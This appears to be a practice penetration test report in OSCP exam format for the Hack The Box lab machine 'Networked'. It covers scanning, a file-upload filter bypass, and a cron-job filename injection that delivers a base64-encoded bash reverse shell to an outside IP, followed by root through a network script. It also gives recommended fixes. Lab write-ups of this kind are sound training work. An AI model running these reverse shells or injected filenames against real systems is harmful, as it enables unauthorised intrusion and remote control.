Offensive Security Certified Professional Exam Report - Networked - HTB

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2024-01-14/15

Table of Contents

1. Executive Summary

This document details an internal penetration test executed as part of the preparation for the Offensive Security Exam. The target system, referred to as Networked, was tested to identify potential security vulnerabilities. Notably, the test was conducted with limited prior knowledge of the target, aligning with the realistic conditions of a blind penetration test.

- Overall findings
- Risks to organization
- Recommendations

1.1 High-Level Overview

The penetration testing team endeavors to replicate the actions of a cybercriminal to assess how well our systems can withstand an attack. Unlike real-world attackers constrained by their resources, our authorized engagement leverages a wide array of tools and techniques within the boundaries of a pre-defined scope agreed upon by all stakeholders.

The current web server configuration allows an attacker to upload a malicious file that will execute remote commands on the target system. From this first foothold, an attacker can access and manipulate routinary tasks of the system to access it with the privilege of other users. Furthermore, with this new access, it is possible to execute network scripts that will give an attacker eventually administrative access to the system.

1.2 Test Interruption Criteria

The testing procedure includes predetermined conditions under which the test will be halted:

- **Ongoing/Past Unauthorized Attack Detection**: Identifying any unauthorized access unrelated to the test.
- **System Unresponsiveness**: Addressing any system failures or unavailability.
- **Critical Vulnerability Discovery**: Finding any vulnerabilities that may cause a significant threat.

1.3 Recommendations Overview

It is recommended to implement strong filter mechanisms for uploaded files, to prevent the upload and the execution of malicious code. This can hinder an attacker from using its own code to execute remote commands on the server.

Furthermore, it is advisable to prevent low privilege users from accessing restricted files or from executing commands with administrative privilege, since it can create an attacking vector for

escalating privileges.

2. Methodology

Outline the step-by-step process followed by the penetration testing team to perform the assessment, including information gathering, attack execution, and documentation.

2.1 Information Gathering

Information collected about the target:

- IP: 10.129.16.173

2.2 House Cleaning

Emphasize the importance of removing any traces of the testing process. After completing the engagement, all accounts, passwords, and services that were added during testing were correctly removed to ensure no future security issues.

3. Independent Challenges

This section will systematically go through individual challenges faced during the assessment.

3.1 Networked – 10.129.16.173

3.1.1 Network and Service Enumeration

TCP SCAN


```
Tports=$(sudo nmap -Pn -p- -T4 $target -oN portsT.txt | egrep "^[0-9]{2,5}" | sed
-E "s#/.*##g" | tr "\n" "," | sed 's/.$//') && echo $Tports

22,80,443
```

```
sudo nmap -Pn -p$Tports -sV -sC $target -oN Tserv.txt
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)
80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp closed https
```

3.1.2 Application Layer Testing

HTTP Enumeration




```
gobuster dir -u http://$target -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
ext,ext,ext -k -o gobuster.txt
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 237] [-->
http://10.129.16.173/uploads/]
/backup
/upload.php
```

3.1.3 Initial Access

Vulnerability Explanation: By creating a file with double extensions and by modifying the file signature, it is possible to bypass the file upload filter of the target. In this case, the existing filter checks for the extension and for the MIME type. Furthermore, the file is executed, because the web server configuration allows the execution of all PHP files uploaded.

Vulnerability Fix: All uploaded files should be checked against their extension, if there is no double/triple or more extension; against theirMIME type and their content. This can prevent a malicious user from uploading an unexpected file format. Furthermore, the web server should be configured to prevent the execution of external PHP files.

Severity: High

Steps to Reproduce the Attack:

1. On the attacking machine, we created a reverse shell in php with double extension and modified signature to match a png file

```
shell.php.png
```

2. We uploaded the file and made sure it was accepted by the target
3. On the attacking machine, we started a listener:

```
nc -tlnp 1234
```

4. On the target website we called our uploaded file:

curl http://$target/uploads/shell.php.png

```
bash-4.2$ whoami
whoami
apache
bash-4.2$ hostname
hostname
networked.htb
```

3.1.4 Initial Access

Vulnerability Explanation: The cron task executes a php script with a variable *$value,* which can be modified by a malicious user. In this case, the user needs to create a file, whose name itself is a name of a command that he wants to be executed.

Vulnerability Fix: On customized scripts, it is recommended to define the variable, so malicious users cannot insert their own code on it. Furthermore, customized scripts should have their read/write access restricted to those users who need to execute in their normal business workflow.

Severity: Critical

Steps to Reproduce the Attack:

Since the current access is of an unprivileged user, we must enumerate the target to find a way to escalate our privilege to a more user with more privilege. We found that there is a cronjob that runs every 3 minutes, a script that exists within the next user's desktop. This file has the following line:

Code snippet

```
$path = '/var/www/html/uploads/';
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &")
```

From the code, we know that the variable *$value* can be manipulated, since it is not set in the script. We also know that script checks all files inside the *$path: /var/www/html/uploads/filename*. The function *exec* will execute everything inside the parenthesis

Our goal is to create a file that will be checked against the script and whose name will be interpreted as a command:

```
# Malicious file:
MALICIOUS_FILENAME = malicious command

exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &")
exec("nohup /bin/rm -f /var/www/html/uploads/; malicious command ; > /dev/null 2>&1 &")
```

1. We created a reverse shell and encoded it in base64 to avoid using space:

```
echo -n 'bash -c "bash -i >& /dev/tcp/10.10.14.220/1236 0>&1"' | base64
YmFzaCAtYys...==
```

2. We created a file whose name is the following:

```
touch -- 'a; echo YmFzaCAtYys...== | base64 -d | sh'
```

3. We waited for the cron task to be executed, so the following steps could happen:
   3.1 exec(‘*nohup /bin/rm -f /var/www/html/uploads/a;*
   3.2 Reproduce the base64 encoded shell, decoded it and execute it with the command *sh*:

User’s proof of concept

```
[guly@networked ~]$ cat user.txt
cat user.txt
82d3c18d81c62a1eb7d45ac9440b3774
[guly@networked ~]$ whoami
```

```
whoami
guly
[guly@networked ~]$ hostname
hostname
networked.htb
```

3.1.4 Privilege Escalation

Vulnerability Explanation: By inserting a space in the name of the network in the script *changename.sh*, it is possible to execute commands. Everything after space is interpreted as a command in a network script. Since a network script is executed with administrative privileges, all inserted commands are executed as root. This vulnerability was fully described in the article Redhat/CentOS root through network-scripts.

Vulnerability Fix: It is recommended to set the restrictive permissions of network-script so that low privilege users cannot execute them.

Severity: Critical

Steps to Reproduce the Attack:

1. We executed the script *changename.sh*
2. By the first field, we added the following value “a bash”

Once the execution is completed, we get a shell with administrative access.

Root’s proof of concept

```
cat root.txt
6661f3710c77d9b7f92e0b7881cd9a94
[root@networked ~]# whoami
root
[root@networked ~]# hostname
networked.htb
```

Conclusion

- Scan all extensions type
- Work with online scripts
- Read the code, read the code, read the code